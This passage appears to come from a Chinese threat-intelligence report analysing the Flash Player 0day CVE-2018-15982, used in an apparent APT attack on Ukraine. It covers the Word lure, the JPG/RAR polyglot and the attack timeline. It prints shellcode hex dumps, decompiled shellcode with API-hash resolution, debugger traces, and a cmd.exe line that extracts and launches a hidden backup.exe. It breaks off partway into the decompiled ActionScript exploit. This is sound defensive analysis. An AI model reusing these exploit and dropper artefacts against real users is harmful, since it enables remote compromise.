- Souhardya Sardar of Central Model School Barrackpore (CVE-2018-15983)

Adobe 反馈确认漏洞存在并公开致谢

整个漏洞攻击过程非常巧妙：攻击者将 Flash 0day 漏洞利用文件插入到 Word 诱饵文档中，并将诱饵文档和一个图片格式的压缩包（JPG+RAR）打包在一个 RAR 压缩包中发送给目标。目标用户解压压缩包后打开 Word 文档触发 Flash 0day 漏洞利用，漏洞利用代码会将同目录下的 JPG 图片（同时也是一个 RAR 压缩包）内压缩保存的木马程序解压执行，通过该利用技巧可以躲避大部分杀毒软件的查杀。360 威胁情报中心通过对木马样本进行详细分析，发现本次使用的木马程序为 Hacking Team 2015 年泄露的远程控制软件的升级版！相关数字攻击武器与 Hacking Team 有很强的关联性，且使用相同数字签名的 Hacking Team 木马最早出现在 2018 年 8 月。

由于此漏洞及相应的攻击代码极有可能被黑产和其他 APT 团伙改造以后利用来执行大规模的攻击，构成现实的威胁，因此，360 威胁情报中心提醒用户采取应对措施。

20.2 事件时间线

时间	内容
2018 年 11 月 29 日	360 威胁情报中心发现定向攻击样本线索
2018 年 11 月 30 日	发现并确认 Flash 0day 漏洞的存在并上报 Adobe
2018 年 12 月 03 日	厂商 Adobe 确认漏洞的存在
2018 年 12 月 05 日	360 威胁情报中心发布分析报告


20.3 相关漏洞概要

漏洞名称	Adobe Flash Player 远程代码执行漏洞
威胁类型	远程代码执行
威胁等级	高
漏洞 ID	CVE-2018-15982
利用场景	攻击者通过网页下载、电子邮件、即时通讯等渠道向受害者发送恶意构造的 Office 文件诱使其打开处理，可能触发漏洞在用户系统上执行任意指令获取控制。
受影响系统及应用版本	Adobe Flash Player（31.0.0.153 及更早的版本）
不受影响影响系统及应用版本	Adobe Flash Player 32.0.0.101（修复后的最新版本）
修复及升级地址	https://get.adobe.com/flashplayer/

20.4 样本概况


从捕获到的样本相关信息推测判断这是一起针对乌克兰地区的 APT 攻击。样本于 11 月 29 日被上传到 VirusTotal 以后的几天内只有很少的杀毒软件能够检出，360 威胁情报中心通过细致的分析发现了其中包含的 0day 漏洞利用。

被捕获的其中一个 Word 文档在 VirusTotal 上的查杀情况如下：



20.5 攻击过程分析


通过对样本执行过程的跟踪记录，我们还原的样本整体执行流程如下：




包含 Flash 0day 的恶意文档整体执行流程

20.5.1 诱饵文档和图片格式的压缩包

攻击者疑似首先向相关人员发送了一个压缩包文件，该压缩包含一个利用 Flash 0day 漏洞的 Word 文档和一张看起来有正常内容的 JPG 图片，并诱骗受害者解压后打开 Word 文档：



而 scan042.jpg 图片实际上是一个 JPG 图片格式的 RAR 压缩包，文件头部具有 JPG 文件头特征，而内部包含一个 RAR 压缩包。由于 RAR 识别文件格式的宽松特性，所以该文件既可以被当做 JPG 图片解析，也可以当做 RAR 压缩包处理：




JPEG 文件头

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
000074a0h: 22 00 88 88 02 22 20 3F FF D9 52 61 72 21 1A 07 ; ".丞." ?  贺Rar!.
000074b0h: 00 CF 90 73 00 00 0D 00 00 00 00 00 00 00 D5 CB ; .蠍s.........账
000074c0h: 74 C0 80 2A 00 FC 4C 32 00 C0 F7 3A 00 02 19 18 ; t纮*.麴2.厉:....
000074d0h: D8 85 F1 43 75 4D 1D 33 0A 00 20 00 00 00 62 61 ; 豳酸uM.3.. ...ba
000074e0h: 63 6B 75 70 2E 65 78 65 1A 01 D9 95 04 9A 22 18 ; ckup.exe..赚.?.
000074f0h: 15 DD F4 F6 0B 1B 10 A9 29 26 CC D8 91 85 46 4A ; .蒴?..?&特慪FJ
00007500h: 10 84 4A 84 A8 B1 50 C5 24 4C 2D B5 4C 8C A1 8C ; .凧劃盤?L-磕尅?
00007510h: B6 D4 45 4C A9 7B 02 A2 54 99 8D F9 18 94 29 12 ; 对EL ).  欄??.
00007520h: 23 55 11 86 6C B6 73 CF DE F6 3C FD EE 33 33 AC ; #U.唋秸限?  33?
00007530h: 65 DF 1F DE 79 C7 FF 9B 1F 40 7F B8 EF BE 19 63 ; e?辻??@革?c
00007540h: 5A EB 5D 6C 73 D7 3C FA D8 EB 5F 4A F3 EC 27 1F ; Z隴ls?  隸J篳'.
00007550h: 9E BD 73 CE B5 F0 6B 8D 75 C7 1A F8 35 F2 7F CF ; 灱s蔚艏島????
00007560h: 62 10 30 00 C7 9F E8 24 00 08 48 E9 78 0C D2 0C ; b.0.蒅?..H閤.?
00007570h: 07 61 3A 41 78 4B B3 6E 9F 52 0A DA CA 27 40 BA ; .a:AxK砼烺.谴'@?
```


内置 RAR 压缩包

诱饵文档为俄语内容，是一份工作人员的调查问卷，打开后会提示是否播放内置的 Falsh，一旦用户允许播放 Flash，便会触发 0day 漏洞攻击：



20.5.2 Flash 0day 漏洞对象

该诱饵文档在页眉中插入了一个 Flash 0day 漏洞利用对象：



提取的 Flash 0day 漏洞利用文件如下：

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000a00h: 66 55 66 55 A9 30 00 00 46 57 53 24 A9 30 00 00 ; fUfU?. FWS$?..
00000a10h: 78 00 07 D0 00 00 17 70 00 00 1E 01 00 44 11 19 ; x..?..p.....D..
00000a20h: 00 00 00 7F 13 CB 01 00 00 3C 72 64 66 3A 52 44 ; ...▯.?..<rdf:RD
00000a30h: 46 20 78 6D 6C 6E 73 3A 72 64 66 3D 27 68 74 74 ; F xmlns:rdf='htt
00000a40h: 70 3A 2F 2F 77 77 77 2E 77 33 2E 6F 72 67 2F 31 ; p://www.w3.org/1
00000a50h: 39 39 39 2F 30 32 2F 32 32 2D 72 64 66 2D 73 79 ; 999/02/22-rdf-sy
00000a60h: 6E 74 61 78 2D 6E 73 23 27 3E 3C 72 64 66 3A 44 ; ntax-ns#'><rdf:D
00000a70h: 65 73 63 72 69 70 74 69 6F 6E 20 72 64 66 3A 61 ; escription rdf:a
00000a80h: 62 6F 75 74 3D 27 27 20 78 6D 6C 6E 73 3A 64 63 ; bout='' xmlns:dc
00000a90h: 3D 27 68 74 74 70 3A 2F 2F 70 75 72 6C 2E 6F 72 ; ='http://purl.or
00000aa0h: 67 2F 64 63 2F 65 6C 65 6D 65 6E 74 73 2F 31 2E ; g/dc/elements/1.
00000ab0h: 31 27 3E 3C 64 63 3A 66 6F 72 6D 61 74 3E 61 70 ; 1'><dc:format>ap
00000ac0h: 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 ; plication/x-shoc
00000ad0h: 6B 77 61 76 65 2D 66 6C 61 73 68 3C 2F 64 63 3A ; kwave-flash</dc:
00000ae0h: 66 6F 72 6D 61 74 3E 3C 64 63 3A 74 69 74 6C 65 ; format><dc:title
```

Flash 文件中包含的 ShellCode：

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000db0h: 46 10 E8 D0 FE FF FF 68 73 EB 3A 4B 57 89 46 14 ; F.枕?  hs?KW墩.
00000dc0h: E8 C2 FE FF FF 83 C4 38 5F 89 46 18 5E C3 55 8B ; 杪?  蒽8 墩.^肮?
00000dd0h: EC 81 EC D4 02 00 00 56 8B 75 08 57 8D 85 2C FD ; 靼煸...V殖.W啉,?
00000de0h: FF FF 50 C7 45 F8 DE AD C0 DE C7 45 FC AB CD EF ;     P荅  瞬窘E  惋
00000df0h: FF C7 85 2C FD FF FF 07 00 01 00 FF 56 0C 8B BD ;   蔚,?  ....  V.嬗
00000e00h: E4 FD FF FF EB 01 47 6A 08 8D 45 F8 57 50 FF 56 ; 潺    ?Gj.岷鳵P  V
00000e10h: 18 83 C4 0C 85 C0 75 EE 8D 47 08 5F 5E C9 C3 DE ; .蒽.咿u顛G._^擅?
00000e20h: AD C0 DE AB CD EF FF 43 3A 5C 57 49 4E 44 4F 57 ; 瞬蓄惋  C:\WINDOW
00000e30h: 53 5C 73 79 73 74 65 6D 33 32 5C 63 6D 64 2E 65 ; S\system32\cmd.e
00000e40h: 78 65 20 2F 63 20 73 65 74 20 70 61 74 68 3D 25 ; xe /c set path=%
00000e50h: 50 72 6F 67 72 61 6D 46 69 6C 65 73 28 78 38 36 ; ProgramFiles(x86
00000e60h: 29 25 5C 57 69 6E 52 41 52 3B 43 3A 5C 50 72 6F ; )%\WinRAR;C:\Pro
00000e70h: 67 72 61 6D 20 46 69 6C 65 73 5C 57 69 6E 52 41 ; gram Files\WinRA
00000e80h: 52 3B 20 26 26 20 63 64 20 2F 64 20 25 7E 64 70 ; R; && cd /d %~dp
00000e90h: 30 20 26 20 72 61 72 2E 65 78 65 20 65 20 2D 6F ; 0 & rar.exe e -o
00000ea0h: 2B 20 2D 72 20 2D 69 6E 75 6C 20 2A 2E 72 61 72 ; + -r -inul *.rar
00000eb0h: 20 73 63 61 6E 30 34 32 2E 6A 70 67 20 26 20 72 ;  scan042.jpg & r
00000ec0h: 61 72 2E 65 78 65 20 65 20 2D 6F 2B 20 2D 72 20 ; ar.exe e -o+ -r
00000ed0h: 2D 69 6E 75 6C 20 73 63 61 6E 30 34 32 2E 6A 70 ; -inul scan042.jp
00000ee0h: 67 20 62 61 63 6B 75 70 2E 65 78 65 20 26 20 62 ; g backup.exe & b
00000ef0h: 61 63 6B 75 70 2E 65 78 65 20 20 20 20 20 20 20 ; ackup.exe
```

20.5.3 ShellCode

Flash 0day 漏洞利用成功后执行的 ShellCode 会动态获取函数地址，随后调用 RtlCaptureContext 获得当前的栈信息，然后从栈中搜索 0xDEC0ADDE、0xFFEFCDAB 标志，此标志后的数据为 CreateProcess 函数需要使用的参数，最后调用 CreateProcess 函数创建进程执行命令：

```
int __stdcall sub_0(int a1, int a2, int a3, int a4)
{
  int args; // eax
  int v6; // [esp+4h] [ebp-70h]
  FAKE_PROC pfn; // [esp+48h] [ebp-2Ch]
  int v8[4]; // [esp+64h] [ebp-10h]

  GetSCFunc_129(&pfn);
  ((void (__cdecl *)(int *, _DWORD, signed int))pfn.memset)(&v6, 0, 68);
  ((void (__cdecl *)(int *, _DWORD, signed int))pfn.memset)(v8, 0, 16);
  v6 = 68;
  args = search_argument(&pfn);
  return ((int (__stdcall *)(_DWORD, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, int *, int *))pfn.CreateProcessA)(
           0,
           args,
           0,
           0,
           0,
           0,
           0,
           0,
           &v6,
           v8);
}
```

动态获取函数地址：

```
add eax,ecx
jmp short 003A010A
push esi
push edi
push 74776072
mov edi,B1FC7F66
push edi
call 003A0059
mov esi,dword ptr ss:[esp+14]
```

```
Registers (FPU)
EAX 7C801DC6 kernel32.LoadLibraryA
ECX 7C800000 kernel32.7C800000
EDX 00080AEC
EBX 003A0000
ESP 0012FEAC
EBP 0012FF38
ESI 00009629
EDI B1FC7F66
```

```
void *__cdecl sub_129(FAKE_PROC *pfn)
{
  void *result; // eax

  pfn->LoadLibraryA = (void *)getAddrByHash(0xB1FC7F66, 0x74776072);
  pfn->GetProcAddress = (void *)getAddrByHash(0xB1FC7F66, 0xE553E06F);
  pfn->CreateProcessA = (void *)getAddrByHash(0xB1FC7F66, 0xF390B59F);
  pfn->RtlCaptureContext = (void *)getAddrByHash(0xB1FC7F66, 0x26440C53);
  pfn->memset = (void *)getAddrByHash(0x411677B7, 0x6B5AE973);
  pfn->memcpy = (void *)getAddrByHash(0x411677B7, 0x4B82EC33);
  result = (void *)getAddrByHash(0x411677B7, 0x4B3AEB73);
  pfn->memcmp = result;
  return result;
}
```

搜索 CreateProcess 函数需要使用的参数：

```
push 44
xor esi,esi
lea eax,dword ptr ss:[ebp-70]
push esi
push eax
call dword ptr ss:[ebp-1C]
push 10
lea eax,dword ptr ss:[ebp-10]
push esi
push eax
call dword ptr ss:[ebp-1C]
lea eax,dword ptr ss:[ebp-2C]
push eax
mov dword ptr ss:[ebp-70],44
call 000701A0
```

```
Registers (FPU)
EAX 000701F9 ASCII "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;C:\Pro
ECX 000701F9 ASCII "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;C:\Pro
EDX FFEFCDAB
EBX 00070000
ESP 0018F674
EBP 0018F708
ESI 00000000
EDI 000005F0

EIP 00070036

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
```

```
seg000:000001F1                 dd 0DEC0ADDEh
seg000:000001F5                 dd 0FFEFCDABh
seg000:000001F9 aCWindowsSystem db 'C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRA'
seg000:000001F9                 db 'R;C:\Program Files\WinRAR; && cd /d %~dp0 & rar.exe e -o+ -r -inu'
seg000:000001F9                 db 'l *.rar scan042.jpg & rar.exe e -o+ -r -inul scan042.jpg backup.e'
seg000:000001F9                 db 'xe & backup.exe                                                  '
```

调用 CreateProcess 函数执行命令：

```
push ecx
push esi
push esi
push esi
push esi
push esi
push esi
push eax
push esi
call dword ptr ss:[ebp-24]
nop
```

```
EDI 000005F0

EIP 76CC2082 kernel32.CreateProcessA

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
```

```
0018F668  0007004C  CALL to CreateProcessA from 00070049
0018F66C  00000000  ModuleFileName = NULL
0018F670  000701F9  CommandLine = "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;
0018F674  00000000  pProcessSecurity = NULL
0018F678  00000000  pThreadSecurity = NULL
0018F67C  00000000  InheritHandles = FALSE
0018F680  00000000  CreationFlags = 0
0018F684  00000000  pEnvironment = NULL
0018F688  00000000  CurrentDir = NULL
0018F68C  0018F698  pStartupInfo = 0018F698
0018F690  0018F6F8  pProcessInfo = 0018F6F8
```

20.5.4 通过 Flash 0day 漏洞执行命令

漏洞利用成功后执行的 ShellCode 最终会执行以下命令：

```
cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;C:\Program Files\WinRAR; && cd /d %~dp0 & rar.e
```

该命令行的最终目的是将当前文档路径下的 scan042.jpg 文件使用 WinRAR 解压后并执行其中的 backup.exe，从而完成对目标用户电脑的控制：

20.6 Flash 0day 漏洞分析

360 威胁情报中心对该漏洞产生的原因及利用方法进行了详细分析，过程如下：

20.6.1 漏洞分析 – 释放后重用漏洞（UAF）

反编译提取的漏洞 SWF 文件如下所示，Exploit 中的代码没有经过任何混淆：

经过分析可以发现，漏洞和今年年初 Group 123 组织使用的 Flash 0day CVE-2018-4878 十分类似，CVE-2018-4878 是由于 Flash om.adobe.tvsdk 包中的 DRMManager 导致，而该漏洞却和 com.adobe.tvsdk 中的 Metadata 有关。

SWF 样本一开始定义了三个 Vector（主要用于抢占释放的内存空间，其中 Var15，Var16 分别在 32 位和 64 位版本中使用）：

```
package
{
    import flash.display.Sprite;
    import flash.utils.ByteArray;
    import __AS3__.vec.Vector;
    import flash.events.Event;
    import flash.net.LocalConnection;
    import flash.system.Capabilities;
    import flash.utils.Endian;
    import com.adobe.tvsdk.mediacore.metadata.Metadata;
    import __AS3__.vec.*;

    public class Main extends Sprite
    {

        public static var Var1:Class = Class7;
        public static var Var2:Class = Class6;
        public static var Var3:ByteArray;
        public static var Var4:ByteArray;

        public var Var5:String = "";
        public var Var6:Boolean = false;
        public var Var7:Boolean = false;
        public var Var8:Boolean = false;
        public var Var9:uint = 0x0100;
